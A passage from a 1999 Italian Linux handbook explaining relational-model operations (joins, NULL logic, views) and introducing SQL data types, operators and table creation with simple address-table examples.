|vite30|Vite 3 mm      |       127|... |   127|Vitoni spa     |... |
|vite40|Vite 4 mm      |       127|... |   127|Vitoni spa     |... |
|dado30|Dado 3 mm      |       122|... |   127|Vitoni spa     |... |
|vite30|Vite 3 mm      |       127|... |   122|Ferroni spa    |... |
|vite40|Vite 4 mm      |       127|... |   122|Ferroni spa    |... |
|dado30|Dado 3 mm      |       122|... |   122|Ferroni spa    |... |
+======+===============+==========+====+======+===============+====+
```

Figura 139.9: Il prodotto tra le relazioni **`Articoli`** e **`Fornitori`**.

Quando si esegue un'operazione del genere, è normale che molte delle tuple risultanti siano prive di significato per gli scopi che ci si prefigge. Di conseguenza, quasi sempre, si applica poi una selezione attraverso delle condizioni. Nel caso dell'esempio, sarebbe ragionevole porre come condizione di selezione l'uguaglianza tra i valori dell'attributo **`Fornitore1`** e **`CodFor`**.

Generalmente, nella pratica, non esiste la possibilità di definire un join basato sull'uguaglianza dei nomi degli attributi. Di solito si esegue un join che genera un prodotto tra le relazioni, e quindi si applicano delle condizioni di selezione, come nell'esempio mostrato. Quando la selezione in questione è del tipo visto nell'esempio, cioè basata sull'uguaglianza del contenuto di attributi delle diverse relazioni (anche se il nome di questi attributi è differente), si parla di ***equi-join***.

### 139.3.4 Gestione dei valori nulli

Si è accennato in precedenza alla possibilità che gli attributi di una relazione possano contenere anche il valore indeterminato, o **`NULL`**. Con questo valore indeterminato non si possono fare comparazioni con valori determinati, e di solito nemmeno con altri valori indeterminati. Per esempio, non si può dire che **`NULL`** sia maggiore o minore di qualcosa; una comparazione del genere genera solo un risultato

```
Fornitore1 = CodFor
+------+--------------+---------+----+------+--------------+----+
|Codice|Descrizione   |Fornitore1|... |CodFor|Ditta         |... |
+------+--------------+---------+----+------+--------------+----+
|vite30|Vite 3 mm     |      127|... |   127|Vitoni spa    |... |
|vite40|Vite 4 mm     |      127|... |   127|Vitoni spa    |... |
|dado30|Dado 3 mm     |      122|... |   122|Ferroni spa   |... |
+======+==============+=========+====+======+==============+====+
```

Figura 139.10: La selezione delle tuple che rispettano la condizione di uguaglianza tra gli attributi **Fornitore1** e **CodFor**.

indeterminato. **NULL** è solo uguale a se stesso ed è diverso da ogni altro valore, compreso un altro valore **NULL**.

Per verificare la presenza o l'assenza di un valore indeterminato si utilizzano generalmente operatori specifici, come in SQL:

- **IS NULL** – che si avvera quando il valore controllato è indeterminato;
- **IS NOT NULL** – che si avvera quando il valore controllato è determinato, e quindi diverso da indeterminato.

Nel momento in cui si eseguono delle espressioni logiche, utilizzando i soliti operatori AND, OR e NOT, si pone il problema di stabilire cosa accade quando si presentano valori indeterminati. La soluzione è intuitiva: quando non si può fare a meno di conoscere il valore che si presenta come indeterminato, il risultato è indeterminato. Questo concetto deriva dalla cosiddetta logica *fuzzy*.

```
? AND ? = ?      ? OR ? = ?
? AND F = F      ? OR F = ?
? AND T = ?      ? OR T = T
F AND ? = F      F OR ? = ?
F AND F = F      F OR F = F
F AND T = F      F OR T = T
T AND ? = ?      T OR ? = T
T AND F = F      T OR F = T
T AND T = T      T OR T = T
```

Figura 139.11: Tabella della verità degli operatori AND e NOT quando sono coinvolti valori indefiniti.

### 139.3.5 Relazioni derivate e viste

Precedentemente si è accennato al fatto che la rappresentazione finale dei dati può essere diversa da quella logica. Nel modello relazionale è possibile ottenere delle relazioni derivate da altre, attraverso una determinata funzione che stabilisce il modo con cui ottenere queste derivazioni. Si distingue fondamentalmente tra:

- relazioni derivate virtuali, o ***viste***, che non generano nuove relazioni memorizzate nella base di dati, e il cui contenuto viene generato al volo, al momento della necessità;
- relazioni derivate materializzate, che generano una nuova relazione nella base di dati.

Il primo dei due casi è semplice da gestire, perché i dati sono sempre allineati correttamente, ma è pesante dal punto di vista elaborativo; il secondo ha invece i pregi e i difetti opposti. Con il termine «vista» si intende fare riferimento alle relazioni derivate virtuali.

## 139.4 Riferimenti


- Paolo Atzeni, Stefano Ceri, Stefano Paraboschi, Riccardo Torlone, *Basi di dati, concetti, linguaggi e architetture*, McGraw-Hill


Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Introduzione a SQL

SQL è l'acronimo di *Standard Query Language* e identifica un linguaggio di interrogazione (gestione) per basi di dati relazionali. Le sue origini risalgono alla fine degli anni '70 e questo giustifica la sua sintassi prolissa e verbale tipica dei linguaggi dell'epoca, come il COBOL.

Allo stato attuale, data la sua evoluzione e standardizzazione, l'SQL rappresenta un riferimento fondamentale per la gestione di una base di dati relazionale.

A parte il significato originale dell'acronimo, SQL è un linguaggio completo per la gestione di una base di dati relazionale, includendo le funzionalità di un DDL (*Data Description Language*), di un DML (*Data Manipulation Language*) e di un DCL (*Data Control Language*).

Data l'età, e la conseguente evoluzione di questo linguaggio, si sono definiti nel tempo diversi livelli di standard. I più importanti sono: SQL89; SQL92 detto anche SQL2; SQL3. Il livello SQL3 è ancora in corso di definizione.

L'aderenza dei vari sistemi DBMS allo standard SQL2 non è mai completa e perfetta, per questo sono stati definiti dei sottolivelli di questo standard per definire il grado di compatibilità di un DBMS. Si tratta di: *entry SQL*, *intermediate SQL* e *full SQL*. Si può intendere che il primo sia il livello di compatibilità minima e l'ultimo rappresenti la compatibilità totale. Lo standard di fatto è rappresentato prevalentemente dal primo livello, che coincide fondamentalmente con lo standard precedente, SQL89.

## 140.1 Concetti fondamentali

Convenzionalmente, le istruzioni di questo linguaggio sono scritte con tutte le lettere maiuscole. Si tratta solo di una tradizione di quell'epoca. SQL non distingue tra lettere minuscole e maiuscole nelle parole chiave delle istruzioni e nemmeno nei nomi di tabelle, colonne e altri oggetti. Solo quando si tratta di definire il contenuto di una variabile, allora le differenze contano.

In questo capitolo, e in generale nel resto del documento, quando si fa riferimento a istruzioni SQL, queste vengono indicate utilizzando solo lettere maiuscole, come richiede la tradizione.

I nomi degli oggetti (tabelle e altro) possono essere composti utilizzando lettere, numeri e il simbolo di sottolineatura; il primo carattere deve essere una lettera oppure il simbolo di sottolineato.

Le istruzioni SQL possono essere distribuite su più righe, senza una regola precisa. Si distingue la fine di un'istruzione dall'inizio di un'altra attraverso la presenza di almeno una riga vuota. Alcuni sistemi SQL richiedono l'uso di un simbolo di terminazione delle righe, che potrebbe essere un punto e virgola.

L'SQL standard prevede la possibilità di inserire commenti; per questo si può usare un doppio trattino (`--`) seguito dal commento desiderato, fino alla fine della riga.

## 140.2 Tipi di dati

I tipi di dati gestibili con il linguaggio SQL sono molti. Fondamentalmente si possono distinguere tipi contenenti: valori numerici, stringhe e informazioni data-orario. Nelle sezioni seguenti vengono descritti solo alcuni dei tipi definiti dallo standard.

### 140.2.1 Stringhe di caratteri

Si distinguono due tipi di stringhe di caratteri in SQL: quelle a dimensione fissa, completate a destra dal carattere spazio, e quelle a dimensione variabile.

`CHARACTER` | `CHARACTER(`⟨*dimensione*⟩`)`

`CHAR` | `CHAR(`⟨*dimensione*⟩`)`

Quelle appena mostrate sono le varie sintassi alternative che possono essere utilizzate per definire una stringa di dimensione fissa. Se non viene indicata la dimensione tra parentesi, si intende una stringa di un solo carattere.

`CHARACTER VARYING(`⟨*dimensione*⟩`)`

`CHAR VARYING(`⟨*dimensione*⟩`)`

`VARCHAR(`⟨*dimensione*⟩`)`

Una stringa di dimensione variabile può essere definita attraverso uno dei tre modi appena elencati. È necessario specificare la dimensione massima che questa stringa potrà avere. Il minimo è rappresentato dalla stringa nulla.

#### 140.2.1.1 Costanti stringa

Le costanti stringa si esprimono delimitandole attraverso apici singoli, oppure apici doppi, come nell'esempio seguente:

```
'Questa è una stringa letterale per SQL'
"Anche questa è una stringa letterale per SQL"
```

Non tutti i sistemi SQL accettano entrambi i tipi di delimitatori di stringa. In caso di dubbio è bene limitarsi all'uso degli apici singoli.

### 140.2.2 Valori numerici

I tipi numerici si distinguono in ***esatti*** e ***approssimati***, intendendo con la prima definizione quelli di cui si conosce il numero massimo di cifre numeriche intere e decimali, mentre con la seconda si fa riferimento ai tipi a virgola mobile. In ogni caso, le dimensioni massime o la precisione massima che possono avere tali valori dipende dal sistema in cui vengono utilizzati.

`NUMERIC` | `NUMERIC(`⟨*precisione*⟩`[,`⟨*scala*⟩`])`

Il tipo **`NUMERIC`** permette di definire un valore numerico composto da un massimo di tante cifre numeriche quante indicate dalla precisione, cioè il primo argomento tra parentesi. Se viene specificata anche la scala, si intende riservare quella parte di cifre per quanto appare dopo la virgola. Per esempio, con **`NUMERIC(5,2)`** si possono rappresentare valori da +999.99 a −999.99.

Se non viene specificata la scala, si intende che si tratti solo di valori interi; se non viene specificata nemmeno la precisione, viene usata la definizione predefinita per questo tipo di dati, che dipende dalle caratteristiche del DBMS.

`DECIMAL` | `DECIMAL(`⟨*precisione*⟩`[,`⟨*scala*⟩`])`

`DEC` | `DEC(`⟨*precisione*⟩`[,`⟨*scala*⟩`])`

Il tipo **`DECIMAL`** è simile al tipo **`NUMERIC`**, con la differenza che le caratteristiche della precisione e della scala rappresentano le esigenze minime, mentre il sistema potrà fornire una rappresentazione con precisione o scala maggiore.

`INTEGER` | `INT`

`SMALLINT`

I tipi **`INTEGER`** e **`SMALLINT`** rappresentano tipi interi la cui dimensione dipende generalmente dalle caratteristiche del sistema operativo e dall'hardware utilizzato. L'unico riferimento sicuro è che il tipo **`SMALLINT`** permette di rappresentare interi con una precisione inferiore o uguale al tipo **`INTEGER`**.

`FLOAT` | `FLOAT(`⟨*precisione*⟩`)`

`REAL`

`DOUBLE PRECISION`

Il tipo **`FLOAT`** definisce un tipo numerico approssimato (a virgola mobile) con una precisione binaria pari o superiore di quella indicata tra parentesi (se non viene indicata, dipende dal sistema).

Il tipo **`REAL`** e il tipo **`DOUBLE PRECISION`** sono due tipi a virgola mobile con una precisione prestabilita. Questa precisione dipende dal sistema, ma in generale, il secondo dei due tipi deve essere più preciso dell'altro.

#### 140.2.2.1 Costanti numeriche

I valori numerici costanti vengono espressi attraverso la semplice indicazione del numero senza delimitatori. La virgola di separazione della parte intera da quella decimale si esprime attraverso il punto (`.`).

### 140.2.3 Valori Data-orario e intervalli di tempo

I valori data-orario sono di tre tipi e servono rispettivamente a memorizzare un giorno particolare, un orario normale e un'informazione data-ora completa.

`DATE`

`TIME` | `TIME(`⟨*precisione*⟩`)`

`TIME WITH TIME ZONE` | `TIME(`⟨*precisione*⟩`) WITH TIME ZONE`

`TIMESTAMP` | `TIMESTAMP(`⟨*precisione*⟩`)`

`TIMESTAMP WITH TIME ZONE` | `TIMESTAMP(`⟨*precisione*⟩`) WITH TIME ZONE`

Il tipo **`DATE`** permette di rappresentare delle date composte dall'informazione anno-mese-giorno. Il tipo **`TIME`** permette di rappresentare un orario particolare, composto da ore-minuti-secondi ed eventualmente frazioni di secondo. Se viene specificata la precisione, si intende definire un numero di cifre per la parte frazionaria dei secondi, altrimenti si intende che non debbano essere memorizzate le frazioni di secondo. Il tipo **`TIMESTAMP`** è un'informazione oraria più completa del tipo **`TIME`** in quanto prevede tutte le informazioni, dall'anno ai secondi, oltre alle eventuali frazioni di secondo. Se viene specificata la precisione, si intende definire un numero di cifre per la parte frazionaria dei secondi, altrimenti si intende che non debbano essere memorizzate le frazioni di secondo.

L'aggiunta dell'opzione **`WITH TIME ZONE`** serve a specificare un tipo orario differente, che assieme all'informazione oraria aggiunge lo scostamento, espresso in ore e minuti, dell'ora locale dal tempo universale (UTC). Per esempio, 22:05:10+1:00 rappresenta le 22.05 e 10 secondi dell'ora locale italiana (durante l'inverno), e il tempo universale corrispondente sarebbe invece 21:05:10+0:00.

Quanto mostrato fino a questo punto, rappresenta un valore che indica un momento preciso nel tempo: una data o un'orario, o entrambe le cose. Per rappresentare una durata, si parla di intervalli. Per l'SQL si possono gestire gli intervalli a due livelli di precisione: anni e mesi; oppure giorni, ore, minuti, secondi, ed eventualmente anche le frazioni di secondo. L'intervallo si indica con la parola chiave **`INTERVAL`**, seguita eventualmente dalla precisione con qui questo deve essere rappresentato:

`INTERVAL [`⟨*unità-di-misura-data-orario*⟩ `[ TO` ⟨*unità-di-misura-data-orario*⟩ `] ]`

In pratica, si può indicare che si tratta di un intervallo, senza specificare altro, oppure si possono definire una o due unità di misura che limitano la precisione di questo (pur restando nei limiti a cui si è già accennato). Tanto per fare un esempio concreto, volendo definire un'intervallo che possa esprimere solo ore e minuti, si potrebbe dichiarare con: **`INTERVAL HOUR TO MINUTE`**. La tabella 140.1 elenca le parole chiave che rappresentano queste unità di misura.

| Parola chiave | Significato |
|---|---|
| YEAR | Anni |
| MONTH | Mesi |
| DAY | Giorni |
| HOUR | Ore |
| MINUTE | Minuti |
| SECOND | Secondi |

Tabella 140.1: Elenco delle parole chiave che esprimono unità di misura data-orario.

#### 140.2.3.1 Costanti data-orario

Le costanti che rappresentano informazioni data-orario sono espresse come le stringhe, delimitate tra apici. Il sistema DBMS potrebbe ammettere più forme differenti per l'inserimento di queste, ma i modi più comuni dovrebbero essere quelli espressi dagli esempi seguenti.

```
'1999-12-31'
'12/31/1999'
'31.12.1999'
```

Questi tre esempi rappresentano la stessa data: il 31 dicembre 1999. Per una questione di uniformità, dovrebbe essere preferibile il primo di questi formati, corrispondente allo stile ISO 8601. Anche gli orari che si vedono sotto, sono aderenti allo stile ISO 8601; in particolare per il fatto che la zona oraria viene indicata attraverso lo scostamento dal tempo universale, invece che attraverso una parola chiave che definisca la zona dell'ora locale.

```
'12:30:50+1.00'
'12:30:50.10'
'12:30:50'
'12:30'
```

Il primo di questa serie di esempi rappresenta un orario composto da ore, minuti e secondi, oltre all'indicazione dello scostamento dal tempo universale (per ottenere il tempo universale deve essere sottratta un'ora). Il secondo esempio mostra un orario composto da ore, minuti, secondi e centesimi di secondo. Il terzo e il quarto sono rappresentazioni normali, in particolare nell'ultimo è stata omessa l'indicazione dei secondi.

```
'1999-12-31 12:30:50+1.00'
'1999-12-31 12:30:50.10'
'1999-12-31 12:30:50'
'1999-12-31 12:30'
```

Gli esempi mostrano la rappresentazione di informazioni data-orario complete per il tipo **`TIMESTAMP`**. La data è separata dall'ora da uno spazio.

#### 140.2.3.2 Costanti che esprimono intervalli

Un'informazione che rappresenta un intervallo di tempo inizia sempre con la parola chiave **`INTERVAL`**, ed è seguita da una stringa che contiene l'indicazione di uno o più valori, seguiti ognuno dall'unità di misura relativi (ammesso che ciò sia necessario). Si osservino i due esempi seguenti:

```
INTERVAL '12 HOUR 30 MINUTE 50 SECOND'
INTERVAL '12:30:50'
```

Queste due forme rappresentano entrambe la stessa cosa: una durata di 12 ore, 30 minuti e 50 secondi. In generale, dovrebbe essere preferibile la seconda delle due forme di rappresentazione, ma nel caso di unità più grandi, diventa impossibile.

```
INTERVAL '10 DAY 12 HOUR 30 MINUTE 50 SECOND'
INTERVAL '10 DAY 12:30:50'
```

Come prima, i due esempi che si vedono sopra sono equivalenti. Intuitivamente, si può osservare che non ci può essere un altro modo di esprimere una durata in giorni, senza specificarlo attraverso la parola chiave **`DAY`**.

Per completare la serie di esempi, si aggiungono anche i casi in cui si rappresentano esplicitamente quantità molto grandi, e per questo approssimate al mese (come richiede lo standard SQL92):

```
INTERVAL '10 YEAR 11 MONTH'
INTERVAL '10 YEAR'
```

Gli intervalli di tempo possono servire per indicare un tempo trascorso rispetto al momento attuale. Per specificare espressamente questo fatto, si indica l'intervallo come un valore negativo, aggiungendo all'inizio un trattino (il segno meno).

```
INTERVAL '- 10 YEAR 12 MONTH'
```

L'esempio che si vede sopra, esprime precisamente 10 anni e 11 mesi fa.

## 140.3 Operatori, funzioni ed espressioni

SQL, pur non essendo un linguaggio di programmazione completo, mette a disposizione una serie di operatori e di funzioni utili per la realizzazione di espressioni di vario tipo.

### 140.3.1 Operatori aritmetici

Gli operatori che intervengono su valori numerici sono elencati nella tabella 140.2.

| Operatore e operandi | Descrizione |
|---|---|
| −⟨*op*⟩ | Inverte il segno dell'operando. |
| ⟨*op1*⟩ + ⟨*op2*⟩ | Somma i due operandi. |
| ⟨*op1*⟩ − ⟨*op2*⟩ | Sottrae dal primo il secondo operando. |
| ⟨*op1*⟩ * ⟨*op2*⟩ | Moltiplica i due operandi. |
| ⟨*op1*⟩ / ⟨*op2*⟩ | Divide il primo operando per il secondo. |
| ⟨*op1*⟩ % ⟨*op2*⟩ | Modulo: il resto della divisione tra il primo e il secondo operando. |

Tabella 140.2: Elenco degli operatori aritmetici.

Nelle espressioni, tutti i tipi numerici esatti e approssimati possono essere usati senza limitazioni. Dove necessario, il sistema provvede a eseguire le conversioni di tipo.

### 140.3.2 Operazioni con i valori data-orario e intervallo

Le operazioni che si possono compiere utilizzando valori data-orario e intervallo, hanno significato solo in alcune circostanze. La tabella 140.3 elenca le operazioni possibili e il tipo di risultato che si ottiene in base al tipo di operatori utilizzato.

| Operatore e operandi | Risultato |
|---|---|
| ⟨*data-orario*⟩ – ⟨*data-orario*⟩ | Intervallo |
| ⟨*data-orario*⟩ +\|– ⟨*intervallo*⟩ | Data-orario |
| ⟨*intervallo*⟩ + ⟨*data-orario*⟩ | Data-orario |
| ⟨*intervallo*⟩ +\|– ⟨*intervallo*⟩ | Intervallo |
| ⟨*intervallo*⟩ *\|/ ⟨*numerico*⟩ | Intervallo |
| ⟨*numerico*⟩ * ⟨*intervallo*⟩ | Intervallo |

Tabella 140.3: Operatori e operandi validi quando si utilizzano valori data-orario e intervallo.

| Operatore e operandi | Descrizione |
|---|---|
| ⟨*op1*⟩ = ⟨*op2*⟩ | *Vero* se gli operandi si equivalgono. |
| ⟨*op1*⟩ <> ⟨*op2*⟩ | *Vero* se gli operandi sono differenti. |
| ⟨*op1*⟩ < ⟨*op2*⟩ | *Vero* se il primo operando è minore del secondo. |
| ⟨*op1*⟩ > ⟨*op2*⟩ | *Vero* se il primo operando è maggiore del secondo. |
| ⟨*op1*⟩ <= ⟨*op2*⟩ | *Vero* se il primo operando è minore o uguale al secondo. |
| ⟨*op1*⟩ >= ⟨*op2*⟩ | *Vero* se il primo operando è maggiore o uguale al secondo. |

Tabella 140.4: Elenco degli operatori di confronto.

### 140.3.3 Operatori di confronto e operatori logici

Gli operatori di confronto determinano la relazione tra due operandi. Il risultato dell'espressione composta da due operandi posti a confronto è di tipo booleano: *Vero* o *Falso*. Gli operatori di confronto sono elencati nella tabella 140.4.

Quando si vogliono combinare assieme diverse espressioni logiche si utilizzano gli operatori logici. Come in tutti i linguaggi di programmazione, si possono usare le parentesi tonde per raggruppare le espressioni logiche in modo da chiarire l'ordine di risoluzione. Gli operatori logici sono elencati nella tabella 140.5.

| Operatore e operandi | Descrizione |
|---|---|
| NOT ⟨*op*⟩ | Inverte il risultato logico dell'operando. |
| ⟨*op1*⟩ AND ⟨*op2*⟩ | *Vero* se entrambi gli operandi restituiscono il valore *Vero*. |
| ⟨*op1*⟩ OR ⟨*op2*⟩ | *Vero* se almeno uno degli operandi restituisce il valore *Vero*. |

Tabella 140.5: Elenco degli operatori logici.

Il meccanismo di confronto tra due operandi numerici è evidente, mentre può essere meno evidente con le stringhe di caratteri. Per la precisione, il confronto tra due stringhe avviene senza tenere conto degli spazi finali, per cui, le stringhe **`'ciao'`** e **`'ciao '`** dovrebbero risultare uguali attraverso il confronto di uguaglianza con l'operatore **`=`**.

Con le stringhe, tuttavia, si possono eseguire dei confronti basati su modelli, attraverso gli operatori **`IS LIKE`** e **`IS NOT LIKE`**. Il modello può contenere dei metacaratteri rappresentati dal simbolo di sottolineato (**`_`**), che rappresenta un singolo carattere qualsiasi, e dal simbolo di percentuale (**`%`**), che rappresenta una sequenza qualsiasi di caratteri. La tabella 140.6 riassume quanto detto.

La presenza di valori indeterminati impone la presenza di operatori di confronto in grado di determinarne l'esistenza. La tabella 140.7 riassume gli operatori ammissibili in questi casi.

Infine, occorre considerare una categoria particolare di espressioni che permettono di verificare l'appartenenza di un valore a un intervallo o a un elenco di valori. La tabella 140.8 riassume gli operatori utilizzabili.

## 140.4 Tabelle

SQL tratta le «relazioni» attraverso il modello tabellare, e di conseguenza si adegua tutta la sua filosofia e il modo di esprimere i concetti nella sua documentazione. Le tabelle di SQL vengono definite nel modo seguente dalla documentazione standard.

- La tabella è un insieme di più righe. Una riga è una sequenza non vuota di valori. Ogni riga della stessa tabella ha la stessa cardinalità e contiene un valore per ogni colonna di quella tabella. L'*i*-esimo valore di ogni riga di una tabella è un valore dell'*i*-esima colonna di quella tabella. La riga è l'elemento che costituisce la più piccola unità di dati che può essere inserita in una tabella e cancellata da una tabella.

- Il grado di una tabella è il numero di colonne della stessa. In ogni momento, il grado della tabella è lo stesso della cardinalità di ognuna delle sue righe, e la cardinalità della tabella (cioè il numero delle righe contenute) è la stessa della cardinalità di ognuna delle sue colonne. Una tabella la cui cardinalità sia zero viene definita come vuota.

| Espressioni e modelli | Descrizione |
|---|---|
| ⟨*stringa*⟩ IS LIKE ⟨*modello*⟩ | Restituisce *Vero* se il modello corrisponde alla stringa. |
| ⟨*stringa*⟩ IS NOT LIKE ⟨*modello*⟩ | Restituisce *Vero* se il modello non corrisponde alla stringa. |
| _ | Rappresenta un singolo carattere qualsiasi. |
| % | Rappresenta una sequenza indeterminata di caratteri. |

Tabella 140.6: Espressioni sulle stringhe di caratteri.

| Operatori | Descrizione |
|---|---|
| ⟨*espressione*⟩ IS NULL | Restituisce *Vero* se l'espressione genera un risultato indeterminato. |
| ⟨*espressione*⟩ IS NOT NULL | Restituisce *Vero* se l'espressione non genera un risultato indeterminato. |

Tabella 140.7: Espressioni di verifica dei valori indeterminati.

In pratica, la tabella è un contenitore di informazioni organizzato in righe e colonne. La tabella viene identificata per nome, così anche le colonne, mentre le righe vengono identificate attraverso il loro contenuto.

Nel modello di SQL, le colonne sono ordinate, anche se ciò non è sempre un elemento indispensabile, dal momento che si possono identificare per nome. Inoltre sono ammissibili tabelle contenenti righe duplicate.

### 140.4.1 Creazione di una tabella

La creazione di una tabella avviene attraverso un'istruzione che può assumere un'articolazione molto complessa, a seconda delle caratteristiche particolari che da questa tabella si vogliono ottenere. La sintassi più semplice è quella seguente:

`CREATE TABLE` ⟨*nome-tabella*⟩ `(` ⟨*specifiche*⟩ `)`

Tuttavia, sono proprio le specifiche indicate tra le parentesi tonde che possono tradursi in un sistema molto confuso. La creazione di una tabella elementare può essere espressa con la sintassi seguente:

`CREATE TABLE` ⟨*nome-tabella*⟩ `(`⟨*nome-colonna*⟩ ⟨*tipo*⟩`[,...])`

In questo modo, all'interno delle parentesi vengono semplicemente elencati i nomi delle colonne seguiti dal tipo di dati che in esse possono essere contenuti. L'esempio seguente rappresenta l'istruzione necessaria a creare una tabella composta da cinque colonne, contenenti rispettivamente informazioni su: codice, cognome, nome, indirizzo e numero di telefono.

```
CREATE TABLE Indirizzi (
                Codice          integer,
                Cognome         char(40),
                Nome            char(40),
                Indirizzo       varchar(60),
                Telefono        varchar(40)
        )
```

### 140.4.2 Valori predefiniti

Quando si inseriscono delle righe all'interno della tabella, in linea di principio è possibile che i valori corrispondenti a colonne particolari non siano inseriti esplicitamente. Se si verifica questa situazione (purché ciò sia consentito dai vincoli), viene attribuito a questi elementi mancanti un valore predefinito. Questo può essere stabilito all'interno delle specifiche di creazione della tabella, e se questo non è stato fatto, viene attribuito **`NULL`**, corrispondente al valore indefinito.

La sintassi necessaria a creare una tabella contenente le indicazioni sui valori predefiniti da utilizzare è la seguente:

`CREATE TABLE` ⟨*nome-tabella*⟩ `(`
⟨*nome-colonna*⟩ ⟨*tipo*⟩
`[DEFAULT` ⟨*espressione*⟩`]`

| Operatori e operandi | Descrizione |
|---|---|
| ⟨*op1*⟩ IN (⟨*elenco*⟩) | *Vero* se il primo operando è contenuto nell'elenco. |
| ⟨*op1*⟩ NOT IN (⟨*elenco*⟩) | *Vero* se il primo operando non è contenuto nell'elenco. |
| ⟨*op1*⟩ BETWEEN ⟨*op2*⟩ AND ⟨*op3*⟩ | *Vero* se il primo operando è compreso tra il secondo e il terzo. |
| ⟨*op1*⟩ NOT BETWEEN ⟨*op2*⟩ AND ⟨*op3*⟩ | *Vero* se il primo operando non è compreso nell'intervallo. |

Tabella 140.8: Espressioni per la verifica dell'appartenenza di un valore a un intervallo o a un elenco.

```
                [,...]
        )
```

L'esempio seguente crea la stessa tabella già vista nell'esempio precedente, specificando come valore predefinito per l'indirizzo, la stringa di caratteri: «sconosciuto».

```
CREATE TABLE Indirizzi (
                Codice          integer,
                Cognome         char(40),
                Nome            char(40),
                Indirizzo       varchar(60)     DEFAULT 'sconosciuto',
                Telefono        varchar(40)
        )
```

### 140.4.3 Vincoli interni alla tabella

Può darsi che in certe situazioni, determinati valori all'interno di una riga non siano ammissibili, a seconda del contesto a cui si riferisce la tabella. I vincoli interni alla tabella sono quelli che possono essere risolti senza conoscere informazioni esterne alla tabella stessa.

Il vincolo più semplice da esprimere è quello di non ammissibilità dei valori indefiniti. La sintassi seguente ne mostra il modo.

```
CREATE TABLE ⟨nome-tabella⟩ (
                ⟨nome-colonna⟩ ⟨tipo⟩
                        [NOT NULL]
                [,...]
        )
```

L'esempio seguente crea la stessa tabella già vista negli esempi precedenti, specificando che il codice, il cognome, il nome e il telefono non possono essere indeterminati.

```
CREATE TABLE Indirizzi (
                Codice          integer         NOT NULL,
                Cognome         char(40)        NOT NULL,
                Nome            char(40)        NOT NULL,
                Indirizzo       varchar(60)     DEFAULT 'sconosciuto',
                Telefono        varchar(40)     NOT NULL
        )
```

Un altro vincolo importante è quello che permette di definire che un gruppo di colonne deve rappresentare dati unici in ogni riga, cioè che non siano ammissibili righe che per quel gruppo di colonne abbiano dati uguali. Segue lo schema sintattico relativo.

```
CREATE TABLE ⟨nome-tabella⟩ (
                ⟨nome-colonna⟩ ⟨tipo⟩
                [,...],
                UNIQUE ( ⟨nome-colonna⟩[,...] )
                [,...]
        )
```

L'indicazione dell'unicità può riguardare più gruppi di colonne in modo indipendente. Per ottenere questo si possono indicare più opzioni **`UNIQUE`**.

> È il caso di osservare che il vincolo **`UNIQUE`** non implica che i dati non possano essere indeterminati. Infatti, il valore indeterminato, **`NULL`**, è diverso da ogni altro **`NULL`**.

L'esempio seguente crea la stessa tabella già vista negli esempi precedenti, specificando che i dati della colonna del codice devono essere unici per ogni riga.

```
CREATE TABLE Indirizzi (
                Codice          integer         NOT NULL,
                Cognome         char(40)        NOT NULL,
                Nome            char(40)        NOT NULL,
                Indirizzo       varchar(60)     DEFAULT 'sconosciuto',
                Telefono        varchar(40)     NOT NULL,
                UNIQUE (Codice)
        )
```

Quando una colonna, o un gruppo di colonne, costituisce un riferimento importante per identificare le varie righe che compongono la tabella, si può utilizzare il vincolo **PRIMARY KEY**, che può essere utilizzato una sola volta. Questo vincolo stabilisce anche che i dati contenuti, oltre a non poter essere doppi, non possono essere indefiniti.

```
CREATE TABLE ⟨nome-tabella⟩ (
                ⟨nome-colonna⟩ ⟨tipo⟩
                [,...],
                PRIMARY KEY ( ⟨nome-colonna⟩[,...] )
        )
```

L'esempio seguente crea la stessa tabella già vista negli esempi precedenti specificando che la colonna del codice deve essere considerata la chiave primaria.

```
CREATE TABLE Indirizzi (
                Codice          integer,
                Cognome         char(40)        NOT NULL,
                Nome            char(40)        NOT NULL,
                Indirizzo       varchar(60)     DEFAULT 'sconosciuto',
                Telefono        varchar(40)     NOT NULL,
                PRIMARY KEY (Codice)
        )
```

## 140.4.4 Vincoli esterni alla tabella

I vincoli esterni alla tabella riguardano principalmente la connessione con altre tabelle, e la necessità che i riferimenti a queste siano validi. La definizione formale di questa connessione è molto complessa e qui non viene descritta. Si tratta, in ogni caso, dell'opzione **FOREIGN KEY** seguita da **REFERENCES**.

Vale la pena però di considerare i meccanismi che sono coinvolti. Infatti, nel momento in cui si inserisce un valore, il sistema può impedire l'operazione perché non valida in base all'assenza di quel valore in un'altra tabella esterna specificata. Il problema nasce però nel momento in cui nella tabella esterna viene eliminata o modificata una riga che era oggetto di un riferimento da parte della prima. Si pongono le alternative seguenti.

- **CASCADE**

  Se nella tabella esterna il dato a cui si fa riferimento è stato cambiato, viene cambiato anche il riferimento nella tabella di partenza; se nella tabella esterna la riga corrispondente viene rimossa, viene rimossa anche la riga della tabella di partenza.

- **SET NULL**

  Se viene a mancare l'oggetto a cui si fa riferimento, viene modificato il dato attribuendo il valore indefinito.

- **SET DEFAULT**

  Se viene a mancare l'oggetto a cui si fa riferimento, viene modificato il dato attribuendo il valore predefinito.

- **NO ACTION**

  Se viene a mancare l'oggetto a cui si fa riferimento, non viene modificato il dato contenuto nella tabella di partenza.

Le azioni da compiere si possono distinguere in base all'evento che ha causato la rottura del riferimento: cancellazione della riga della tabella esterna o modifica del suo contenuto.

## 140.4.5 Modifica della struttura della tabella

La modifica della struttura di una tabella riguarda principalmente la sua organizzazione in colonne. Le cose più semplici che si possono desiderare di fare sono l'aggiunta di nuove colonne e l'eliminazione di colonne esistenti. Vedendo il problema in questa ottica, la sintassi si riduce ai due casi seguenti.

```
ALTER TABLE ⟨nome-tabella⟩ (
                ADD [COLUMN] ⟨nome-colonna⟩ ⟨tipo⟩ [⟨altre caratteristiche⟩]
        )
```

```
ALTER TABLE ⟨nome-tabella⟩ (
```

```
                DROP [COLUMN] ⟨nome-colonna⟩
        )
```

Nel primo caso si aggiunge una colonna, della quale si deve specificare il nome e il tipo, ed eventualmente si possono specificare i vincoli; nel secondo si tratta solo di indicare la colonna da eliminare. A livello di singola colonna può essere eliminato o attribuito un valore predefinito.

```
ALTER TABLE ⟨nome-tabella⟩ (
                ALTER [COLUMN] ⟨nome-colonna⟩ DROP DEFAULT
        )

ALTER TABLE ⟨nome-tabella⟩ (
                ALTER [COLUMN] ⟨nome-colonna⟩ SET DEFAULT ⟨valore-predefinito⟩
        )
```

### 140.4.6 Eliminazione di una tabella

